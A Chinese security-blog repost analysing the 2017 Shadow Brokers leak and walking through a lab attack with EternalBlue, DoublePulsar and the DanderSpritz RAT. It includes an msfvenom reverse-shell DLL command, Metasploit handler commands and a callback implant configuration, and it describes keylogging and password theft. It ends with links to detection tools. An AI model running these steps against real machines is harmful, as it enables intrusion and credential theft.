

# NSA泄露黑客工具分析

2017-04-21 安全客 计算机与网络安全

信息安全公益宣传，信息安全知识启蒙。

加微信群回复公众号：**微信群**；QQ群：**16004488**

加微信群或QQ群可免费索取：[学习教程](#)



## - Shadow Brokers是什么 -

**影子经纪**（Shadow Brokers）声称攻破了为NSA开发网络武器的美国黑客团队方程式组织（Equation Group）黑客组织的计算机系统，并下载了他们大量的攻击工具（包括恶意软件、私有的攻击框架及其它攻击工具）。

**方程式组织**（Equation Group）是一个由卡巴斯基实验室发现的尖端网络犯罪组织，后者将其称为世界上最尖端的网络攻击组织之一，同震网（Stuxnet）和火焰（Flame）病毒的制造者紧密合作且在幕后操作。

## - Shadow Brokers大招回顾 -

2016年8月15日：

公布了思科ASA系列防火墙，思科PIX防火墙的漏洞。

2017年4月08日：

公布了针对Solaris远程0day漏洞。

2017年4月14日：


公布了针对Windows系统漏洞及利用工具。

下载地址：[https://github.com/x0rz/EQGRP\\_Lost\\_in\\_Translation](https://github.com/x0rz/EQGRP_Lost_in_Translation)

2017年4月14日大招分析

目录文件说明：

Windows：包含Windows漏洞、后门、利用工具，等配置文件信息。



名称	大小	类型	修改日期	属性
Bin		文件夹	2017-4-14 17:59	
exploits		文件夹	2017-4-14 17:59	
fuzzbunch		文件夹	2017-4-14 17:59	
implants		文件夹	2017-4-14 17:59	
lib		文件夹	2017-4-14 17:59	
payloads		文件夹	2017-4-14 17:59	
Resources		文件夹	2017-4-14 17:59	
specials		文件夹	2017-4-14 17:59	
storage		文件夹	2017-4-14 17:59	
touches		文件夹	2017-4-14 17:59	
configure_lp.py	2 KB	Python File	2017-4-14 17:59	
CreateReplay.py	5 KB	Python File	2017-4-14 17:59	
fb.py	3 KB	Python File	2017-4-14 17:59	
Fuzzbunch.xml	3 KB	XML 文档	2017-4-14 17:59	
RemoteDump.py	1 KB	Python File	2017-4-14 17:59	
replay.xml	2 KB	XML 文档	2017-4-14 17:59	
ReplayWizard.py	8 KB	Python File	2017-4-14 17:59	
scrubhands.pl	20 KB	PL 文件	2017-4-14 17:59	
Start.jar	22 KB	Executable Jar ...	2017-4-14 17:59	
start.properties	3 KB	PROPERTIES 文件	2017-4-14 17:59	
start.properties.replay	3 KB	REPLAY 文件	2017-4-14 17:59	
start_lp.py	1 KB	Python File	2017-4-14 17:59	
user.defaults	1 KB	DEFAULTS 文件	2017-4-14 17:59	
user.defaults.replay	1 KB	REPLAY 文件	2017-4-14 17:59	

安全客 (bobao.360.cn)

swift：包含来自银行攻击的操作说明

C:\Documents and Settings\Administrator\桌面\shadowbroker-master\swift					
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)					
后退 搜索 文件夹					
地址(1) C:\Documents and Settings\Administrator\桌面\shadowbroker-master\swift					
名称	大小	类型	修改日期	属性	
~\$EN_DUBAI_ASA.vsd	4 KB	~VSD 文件	2017-4-14 17:59		
~\$B_J0 passwords V 2.docx	1 KB	DOCX 文件	2017-4-14 17:59		
00503_0_254.242_2013mar02	22 KB	242_2013MAR02 文件	2017-4-14 17:59		
00546_0_ensbdasa-09aug2013	234 KB	文件	2017-4-14 17:59		
00553_0_ensbdpix3-09aug2013	19 KB	文件	2017-4-14 17:59		
00554_0_ensbdpix4-09aug2013	43 KB	文件	2017-4-14 17:59		
00555_0_ensbdrtr1-2013aug09	16 KB	文件	2017-4-14 17:59		
00557_0_ENSBDVPN1-02AUG2013	277 KB	文件	2017-4-14 17:59		
00558_0_ENSBDVPN2-02AUG2013	277 KB	文件	2017-4-14 17:59		
00559_0_ENSBDVPN5-02AUG2013	113 KB	文件	2017-4-14 17:59		
00560_0_ENSBDVPN6-02AUG2013	113 KB	文件	2017-4-14 17:59		
00562_0_ENSBDW01-02AUG2013	8 KB	文件	2017-4-14 17:59		
00563_0_ENSBDW02-02AUG2013	6 KB	文件	2017-4-14 17:59		
00566_0_ENSBPVPN1.txt	38 KB	文本文档	2017-4-14 17:59		
00566_1_ENSBPVPN2.txt	38 KB	文本文档	2017-4-14 17:59		
00566_2_FW1-Configuration.txt	23 KB	文本文档	2017-4-14 17:59		
00566_3_SW1-Configuration.txt	9 KB	文本文档	2017-4-14 17:59		
00566_4_SW2-Configuration.txt	9 KB	文本文档	2017-4-14 17:59		
00679_0_ENSBDVPN1-23AUG2013	278 KB	文件	2017-4-14 17:59		
00687_0_ENSBDVPN2-23AUG2013	278 KB	文件	2017-4-14 17:59		
00697_0_ENSBDVPN5-23AUG2013	113 KB	文件	2017-4-14 17:59		
00702_0_ENSBDVPN6-23AUG2013	113 KB	文件	2017-4-14 17:59		
00703_0_ensbdsslvpn1-system-2...	80 KB	CFG 文件	2017-4-14 17:59		
00705_0_254.229-2013sep06.txt	29 KB	文本文档	2017-4-14 17:59		
00708_0_ensbdasa1-31aug2013	234 KB	文件	2017-4-14 17:59		
00710_0_ensbdfw1-2013sep06	234 KB	文件	2017-4-14 17:59		
00711_0_ensbdfw3-2013sep06	19 KB	文件	2017-4-14 17:59		

oddjjob : 与ODDJOB后门相关的文档



Python2.6+pywin32下载 链接：<http://pan.baidu.com/s/1hsyvTOw> 密码：o1a1  
FuzzBunch有点类似于metasploit，并且可跨平台，通过fb.py使用，

FuzzBunch框架的执行，需要各种配置项

- 1.目标的IP地址，攻击者的;
- 2.指示转发选项是否将被使用;
- 3.指定log日志目录;
- 4.该项目名称。

在以上的配置中，Target ip(被攻击机器)IP地址是192.168.69.42,Callback IP(回调地址)也就是运行fb.py框架的IP地址。

配置完成之后,进入下一步,使用help查看帮助命令。

use命令的用途是选择插件，如下所列：

**插件被分解成几类：**

目标识别和利用漏洞发现：Architouch，Rpctouch，Domaintouch，Smbtouch等。；

漏洞利用：EternalBlue，Emeraldthread，Eclipsedwing，EternalRomance等。；

目标攻击后操作：Douplepulsar,Regread,Regwrite等。

然后通过使用Smbtouch使用smb协议来检测对方操作系统版本、架构、可利用的漏洞。





在这个例子中，目标系统似乎有三个漏洞可以利用（ EternalBlue ， EternalRomance和 EternalChampion ）,经过这几天的测试,我发现EternalBlue比较稳定,我直接选择使用 EternalBlue这个漏洞利用工具。

使用EternalBlue漏洞利用成功之后,会在内核中留一个后门。

通过返回的信息,可以看出攻击成功,用了不到10秒钟的时间,攻击成功之后并不能直接执行命令,需要用框架的其他的插件配合。

攻击成功之后就可以开始使用DoublePulsar插件,DoublePulsar类似于一个注入器,有以下几个功能。

Ping : 检测后门是否部署成功

RUNDLL : 注入dll。

RunShellcode : 注入shellcode

Uninstall:用于卸载系统上的后门

在这里我使用RUNDLL来注入dll到目标系统,在注入之前,我打开metasploit生成个dll。也可以使用cobaltstrike等,注意:msf生成的dll注入到wwin7进程的时候,win7可能会重启。

1	<code>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.38.129 LPORT=8089 -f dll &gt; c.dll</code>
---	--

打开metasploit监听反弹端口

1	<code>\$ msfconsole</code>
2	<code>msf &gt; use exploit/multi/handler</code>
3	<code>msf &gt; set LHOST 192.168.38.129</code>
4	<code>msf &gt; set LPORT 8089</code>
5	<code>msf &gt; set PAYLOAD windows/x64/meterpreter/reverse_tcp</code>
6	<code>msf &gt; exploit</code>

配置DoublePulsar来注入dll

注入DLL到Lsass.exe进程,通过metasploit控制目标机器。

## - DanderSpritz介绍 -

DanderSpritz是nsa著名的RAT,很多的反病毒厂商都抓到过此RAT的样本,信息收集模块做的特别全。

使用python start\_lp.py启动,设置好配置信息之后,功能就可以使用。

打开之后我们可在终端进行输入help, 进行查看帮助信息。

可用命令的数量比FuzzBunch要多一些，我研究此远控的目的是为了能生成dll文件，配合DoublePulsar使用，直接反向连接到DanderSpritz,我本人不是特别喜欢用metasploit,很多的防护设备已经有了metasploit的特征,容易发现。

还有metasploit生成的dll在使用DoublePulsar注入到win7的时候,win7会重启。  
经过一番查找，发现pc\_prep负责生成有效载荷。

pc\_prep有点类似于msfvenom。使用命令pc\_prep -sharedlib列出可生成dll的选项，来生成一个DLL的马儿，配置信息如下：

```
1 pc_prep -sharedlib
2 - Possible payloads:
3 -     0) - Quit
4 -     1) - Standard TCP (i386-winnt Level3 sharedlib)
5 -     2) - HTTP Proxy (i386-winnt Level3 sharedlib)
6 -     3) - Standard TCP (x64-winnt Level3 sharedlib)
7 -     4) - HTTP Proxy (x64-winnt Level3 sharedlib)
8 -     5) - Standard TCP Generic (i386-winnt Level4 sharedlib)
9 -     6) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
1 -     7) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
0 -     8) - HTTP Proxy AppCompat-enabled (i386-winnt Level4 sharedlib)
```



```
1 - 9) - Standard TCP UtilityBurst-enabled (i386-winnt Level4 sharedlib)
1 - 10) - HTTP Proxy UtilityBurst-enabled (i386-winnt Level4 sharedlib)
1 - 11) - Standard TCP WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
2 - 12) - HTTP Proxy WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
1 - 13) - Standard TCP (x64-winnt Level4 sharedlib)
3 - 14) - HTTP Proxy (x64-winnt Level4 sharedlib)
1 - 15) - Standard TCP AppCompat-enabled (x64-winnt Level4 sharedlib)
4 - 16) - HTTP Proxy AppCompat-enabled (x64-winnt Level4 sharedlib)
1 - 17) - Standard TCP WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
5 - 18) - HTTP Proxy WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
1 Pick the payload type
6 3
1 Update advanced settings
7 NO
1 Perform IMMEDIATE CALLBACK?
8 YES
1 Enter the PC ID [0]
9 0
2 Do you want to LISTEN?
0 NO
2 Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]
1 192.168.38.128
2 Change CALLBACK PORTS?
2 NO
2 Change exe name in version information?
3 NO
2 - Pick a key
4 - 0) Exit
2 - 1) Create a new key
5 - 2) Default
2 Enter the desired option
6 2
2 - Configuration:
7 -
2 - <?xml version='1.0' encoding='UTF-8' ?>
8 - <PCConfig>
2 - <Flags>
9 - <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
```

```
3 - <PCHEAP_CONFIG_FLAG_DONT_CREATE_WINDOW/>
0 - </Flags>
3 - <Id>0x0</Id>
1 - <StartListenHour>0</StartListenHour>
3 - <StopListenHour>0</StopListenHour>
2 - <CallbackAddress>192.168.38.139</CallbackAddress>
3 - </PCConfig>
3 -
3 Is this configuration valid
4 YES
3 Do you want to configure with FC?
5 NO
3 - Configured binary at:
6 - E:\Logs\z0.0.0.1\z0.0.0.1\Payloads\PeddleCheap_2017_04_17_08h49m06s.296/PC_L
3 evel3_dll.configured
7
3
8
3
9
4
0
4
1
4
2
4
3
4
4
4
5
4
6
4
7
4
8
```

4  
9  
5  
0  
5  
1  
5  
2  
5  
3  
5  
4  
5  
5  
5  
6  
5  
7  
5  
8  
5  
9  
6  
0  
6  
1  
6  
2  
6  
3

DanderSpritz(RAT)PeddleCheap选项提供三种马儿连接选择  
我选择了监听方式,也就是**反向连接**。

然后开始监听端口，默认监听端口TCP/53，TCP/80，TCP/443，TCP/1509：

现在我们配合DoublePulsar来使用,让DoublePulsar把DanderSpritz生成的dll注入到lsass.exe进程

然后DanderSpritz接收到的请求要求接受它。一旦yes接受连接，终端开始滚动了很多有关目标的信息，会自动执行各种命令,有一些命令需要确认,

ARP表

路由表

系统信息

端口信息

进程列表（一些过程，如那些由虚拟化用于以不同的颜色被突出显示）；

内存状态

USB的信息

计划任务分析

安装语言和操作系统的版本

磁盘和可用空间的列表

等.....

如果你不想从命令行查看,也可以打开插件图形化来查看以上的信息

查看网络信息

查看进程

打开一个shell ( cmd )

通过信息收集之后,我们大概可以确认目标网络情况.就可以实施下一步的攻击。



截图

hash获取

扫描端口

安装键盘记录功能

键盘记录需要使用YAK安装下,之后才可以使用。

Firefox Skype等密码获取

除了这些插件之外,还有很多的插件,比如日志eventlogedit, 可以自行研究下。

漏洞检测工具

[https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb\\_ms17\\_010.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb)


把smb\_ms17\_010.rb下载回来,放在自己新建的exp目, 启动metasploit,在msf提示符下输入  
reload\_all重新加载所有模块

感染检测

<https://github.com/countercept/doublepulsar-detection-script>

存在漏洞

---



▼ [点击阅读原文](#)，查看更多[精彩文章](#)。

[阅读原文](#)

---